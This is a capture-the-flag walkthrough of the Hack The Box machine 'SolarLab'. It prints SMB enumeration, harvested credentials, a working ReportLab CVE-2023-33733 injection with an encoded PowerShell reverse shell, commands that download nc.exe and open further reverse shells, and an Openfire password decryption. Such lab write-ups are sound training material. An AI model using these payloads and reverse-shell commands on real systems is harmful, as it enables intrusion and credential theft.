Description
SolarLab is a medium Hack The Box machine that features:
- SMB share enumeration and the download of a file with credentials / SMB user enumeration
- Password Reuse in a web application
- ReportLab Library Remote Command Execution vulnerability
- Sensitive Data Exposure in a database and Password Reuse of an user running an Openfire service
- Privilege Escalation via a password Blowfish hash cracking of an Openfire service
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.52.107.
$ ping -c 3 10.129.52.107
PING 10.129.52.107 (10.129.52.107) 56(84) bytes of data.
64 bytes from 10.129.52.107: icmp_seq=1 ttl=127 time=54.8 ms
64 bytes from 10.129.52.107: icmp_seq=2 ttl=127 time=77.4 ms
64 bytes from 10.129.52.107: icmp_seq=3 ttl=127 time=53.7 ms

--- 10.129.52.107 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 53.691/61.948/77.396/10.931 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.52.107 -sS -p- -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.52.107
Host is up (0.053s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
6791/tcp open  hnm

Nmap done: 1 IP address (1 host up) scanned in 213.21 seconds
We get five open ports, 80, 135, 139, 445, and 6791.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.52.107 -sV -sC -p80,135,139,445,6791 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.52.107
Host is up (0.060s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
6791/tcp open  http          nginx 1.24.0
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/
|_http-server-header: nginx/1.24.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.31 seconds
We get some services: two Hypertext Transfer Protocol (HTTP) running on a nginx 1.24.0 server, and services related to Windows NetBIOS. We get the domain for 80 port, solarlab.htb and for the 6791 port, report.solarlab.htb. So we add them to our /etc/hosts file.
$ echo "10.129.52.107 solarlab.htb" | sudo tee -a /etc/hosts
$ echo "10.129.52.107 report.solarlab.htb" | sudo tee -a /etc/hosts
By checking the service in port 80, we find a landing page with the “SolarLab” instant messaging app. It is “Coming Soon”. There is no more functionality on the website. We have three users in the about us section: “Alexander Knight”, “Claudia Springer”, and “Blake Byte”.
 In the
 6791 port (report subdomain) we find a login page that output us if the username exists.
 Moving to the SMB service, we are able to enumerate the shares by using a random combination of username and password.
$ crackmapexec smb solarlab.htb -u 'user' -p 'pass' --shares
SMB         solarlab.htb    445    SOLARLAB         [*] Windows 10.0 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False)
SMB         solarlab.htb    445    SOLARLAB         [+] solarlab\user:pass
SMB         solarlab.htb    445    SOLARLAB         [+] Enumerated shares
SMB         solarlab.htb    445    SOLARLAB         Share           Permissions     Remark
SMB         solarlab.htb    445    SOLARLAB         -----           -----------     ------
SMB         solarlab.htb    445    SOLARLAB         ADMIN$                          Remote Admin
SMB         solarlab.htb    445    SOLARLAB         C$                              Default share
SMB         solarlab.htb    445    SOLARLAB         Documents       READ
SMB         solarlab.htb    445    SOLARLAB         IPC$            READ            Remote IPC
We find a share called Documents, we are going to connect to it and to enumerate the files.
$ smbclient -U user --password pass '//solarlab.htb/Documents'
Password for [WORKGROUP\user]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Fri Apr 26 16:47:14 2024
  ..                                 DR        0  Fri Apr 26 16:47:14 2024
  concepts                            D        0  Fri Apr 26 16:41:57 2024
  desktop.ini                       AHS      278  Fri Nov 17 11:54:43 2023
  details-file.xlsx                   A    12793  Fri Nov 17 13:27:21 2023
  My Music                        DHSrn        0  Thu Nov 16 20:36:51 2023
  My Pictures                     DHSrn        0  Thu Nov 16 20:36:51 2023
  My Videos                       DHSrn        0  Thu Nov 16 20:36:51 2023
  old_leave_request_form.docx         A    37194  Fri Nov 17 11:35:57 2023

                7779839 blocks of size 4096. 1886224 blocks available
And we also have access to a folder called concepts.
smb: \> cd concepts
smb: \concepts\> ls
  .                                   D        0  Fri Apr 26 16:41:57 2024
  ..                                  D        0  Fri Apr 26 16:41:57 2024
  Training-Request-Form.docx          A   161337  Fri Nov 17 11:46:57 2023
  Travel-Request-Sample.docx          A    30953  Fri Nov 17 11:36:54 2023

                7779839 blocks of size 4096. 1886223 blocks available
We find credentials in details-file.xlsx file.
 Users
Users AlexanderK and ClaudiaS exist in the reports subdomain but the password is not contained in the spreadsheet. Then we can use the technique RID cycling to enumerate the users of the Windows machine.
$ crackmapexec smb solarlab.htb -u 'user' -p 'pass' --rid-brute
SMB         solarlab.htb    445    SOLARLAB         [*] Windows 10.0 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False)
SMB         solarlab.htb    445    SOLARLAB         [+] solarlab\user:pass
SMB         solarlab.htb    445    SOLARLAB         [+] Brute forcing RIDs
SMB         solarlab.htb    445    SOLARLAB         500: SOLARLAB\Administrator (SidTypeUser)
SMB         solarlab.htb    445    SOLARLAB         501: SOLARLAB\Guest (SidTypeUser)
SMB         solarlab.htb    445    SOLARLAB         503: SOLARLAB\DefaultAccount (SidTypeUser)
SMB         solarlab.htb    445    SOLARLAB         504: SOLARLAB\WDAGUtilityAccount (SidTypeUser)
SMB         solarlab.htb    445    SOLARLAB         513: SOLARLAB\None (SidTypeGroup)
SMB         solarlab.htb    445    SOLARLAB         1000: SOLARLAB\blake (SidTypeUser)
SMB         solarlab.htb    445    SOLARLAB         1001: SOLARLAB\openfire (SidTypeUser)
We find a account name blake. Let’s check the passwords contained in the spreadsheet for a match.
$ crackmapexec smb solarlab.htb -u 'blake' -p passwords.txt
SMB         solarlab.htb    445    SOLARLAB         [*] Windows 10.0 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False) (SMBv1:False)
SMB         solarlab.htb    445    SOLARLAB         [-] solarlab\blake:al;ksdhfewoiuh STATUS_LOGON_FAILURE
SMB         solarlab.htb    445    SOLARLAB         [-] solarlab\blake:dkjafblkjadsfgl STATUS_LOGON_FAILURE
SMB         solarlab.htb    445    SOLARLAB         [-] solarlab\blake:d398sadsknr390 STATUS_LOGON_FAILURE
SMB         solarlab.htb    445    SOLARLAB         [+] solarlab\blake:ThisCanB3typedeasily1@
We found a match, the password ThisCanB3typedeasily1@ for blake user. Looking at the usernames formats in the reports subdomain we can guess that the username of blake (Blake Byte) might be BlakeB. With the obtained password we are able to login to the reports subdomain dashboard.
 We have access to a form in which we can enter a time interval, a contact phone number, a justification text and a signature image. Then a PDF file will be generated with the provided data.


 With the Exiftool tool we can see that the PDF file is generated using ReportLab PDF Library. We also observe that HTML code is being sent as the justification text.
 ReportLab up to v3.6.12 allows attackers to execute arbitrary code via supplying a crafted PDF file, CVE-2023-33733.
Exploitation
We have a proof of concept of the exploit, created by c53elyas. We just need to created a crafted HTML code with the command we want to run in the remote system, in this case a Powershell reverse shell.
HTML code to inject in the request:
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMwAwACIALAAxADIAMwA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
                exploit
</font></para>
We need to intercept the POST request to /leaveRequest endpoint to inject the HTML code.
 Then we can inject the HTML code in the multipart form
 time_interval by replacing 2024-06-02 to 2024-06-18 value. We checked that leave_request (with the phone number) is also injectable.
 Before sending the request we need to open a listening port in our machine to receive the reverse shell back.
$ nc -nvlp 1234
We receive a reverse shell as the blake user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.129.52.107] 56235
whoami
solarlab\blake
Post-Exploitation
As we saw before, we also have openfire as a loggable account.
PS C:\Users\blake\Documents\app> net user

User accounts for \\SOLARLAB

-------------------------------------------------------------------------------
Administrator            blake                    DefaultAccount
Guest                    openfire                 WDAGUtilityAccount
The command completed successfully.
We have no access to C:\Program Files\Openfire directory to look for its database. We have a database of users of the application in C:\Users\blake\Documents\app\reports\instance file. We need to extract it from the machine to read it.
PS C:\Users\blake\Documents\app> cd reports\instance
PS C:\Users\blake\Documents\app\reports\instance> [Convert]::ToBase64String((Get-Content -Path "C:\Users\blake\Documents\app\reports\instance\users.db" -Encoding Byte)) | Out-File -FilePath "C:\Users\blake\Documents\app\reports\instance\users.db.base64" -Encoding ASCII
And then in our system.
$ echo "U1FMa..." | base64 -d > users.db
$ sqlite users.db
$ sqlite3 users.db
SQLite version 3.44.2 2023-11-24 11:41:44
Enter ".help" for usage hints.
sqlite> .tables
user
sqlite> select * from user;
1|BlakeB|BlakeB
2|ClaudiaS|ClaudiaS
3|AlexanderK|ClaudiaS
4|blakeb|ThisCanB3typedeasily1@
5|claudias|10.129.52.107
6|alexanderk|HotP!fireguard
We get the password for ClaudiaS, 10.129.52.107, and the password for AlexanderK, HotP!fireguard. Now we can check with RunasCs tool that the openfire’s password is reused and it is HotP!fireguard.
PS C:\Users\blake\Documents\app\reports\instance> .\RunasCs.exe openfire "10.129.52.107" "powershell whoami"
[-] RunasCsException: LogonUser failed with error code: The user name or password is incorrect
PS C:\Users\blake\Documents\app\reports\instance> .\RunasCs.exe openfire "HotP!fireguard" "powershell whoami"
solarlab\openfire
We can spawn another reverse shell for him. We open the listening port.
$ nc -nvlp 1235
And then we run the command as openfire user using a local copy of nc.exebinary.
PS C:\Users\blake\Documents\app\reports\instance> .\RunasCs.exe openfire "HotP!fireguard" "powershell IWR http://10.10.14.30/nc.exe -OutFile C:\Users\openfire\nc.exe"
PS C:\Users\blake\Documents\app\reports\instance> .\RunasCs.exe openfire "HotP!fireguard" "powershell dir C:\Users\openfire\nc.exe"
PS C:\Users\blake\Documents\app\reports\instance> .\RunasCs.exe openfire "HotP!fireguard" "C:\Users\openfire\nc.exe 10.10.14.30 1235 -e powershell.exe" -t 0
Now in the other shell we are logged as openfire user.
$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.30] from (UNKNOWN) [10.129.12.138] 58784
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
solarlab\openfire
Looking at the documentation we find that the database of Openfire is saved in C:\Program Files\Openfire\embedded-db\openfire.script. We can search for the encrypted password of the admin user.
PS C:\Windows\system32> cd "C:\program files\openfire\embedded-db"
PS C:\program files\openfire\embedded-db> type openfire.script | findstr "admin"
INSERT INTO OFUSER VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620=','yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
The encrypted password is becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442. The string is encrypted using Blowfish algorithm so we also need to find the password that encrypted the user password.
PS C:\program files\openfire\embedded-db> type openfire.script | findstr "passwordKey"
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
The password used to encrypt the string is hGXiFzsKaAeYLjn. In Hashcat forum we find Java code to decrypt the password. We get the password.
$ javac OpenFireDecryptPass.java
$ java OpenFireDecryptPass becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn
ThisPasswordShouldDo!@ (hex: 005400680069007300500061007300730077006F0072006400530068006F0075006C00640044006F00210040)
We check that the password is reused for the Windows Administrator user, ThisPasswordShouldDo!@. Then we can establish the third reverse shell as the administrator user. Firstly by opening the listening port.
$ nc -nvlp 1236
And then running the command from blake session.
PS C:\program files\openfire\embedded-db> .\RunasCs.exe Administrator "ThisPasswordShouldDo!@" "C:\Users\openfire\nc.exe 10.10.14.30 1236 -e powershell.exe" -t 0
Flags
In the Administrator shell we can obtain the user flag and the system flag.
PS C:\Windows\system32> type "C:\Users\blake\Desktop\user.txt"
<REDACTED>
PS C:\Windows\system32> type "C:\Users\Administrator\Desktop\root.txt"
<REDACTED>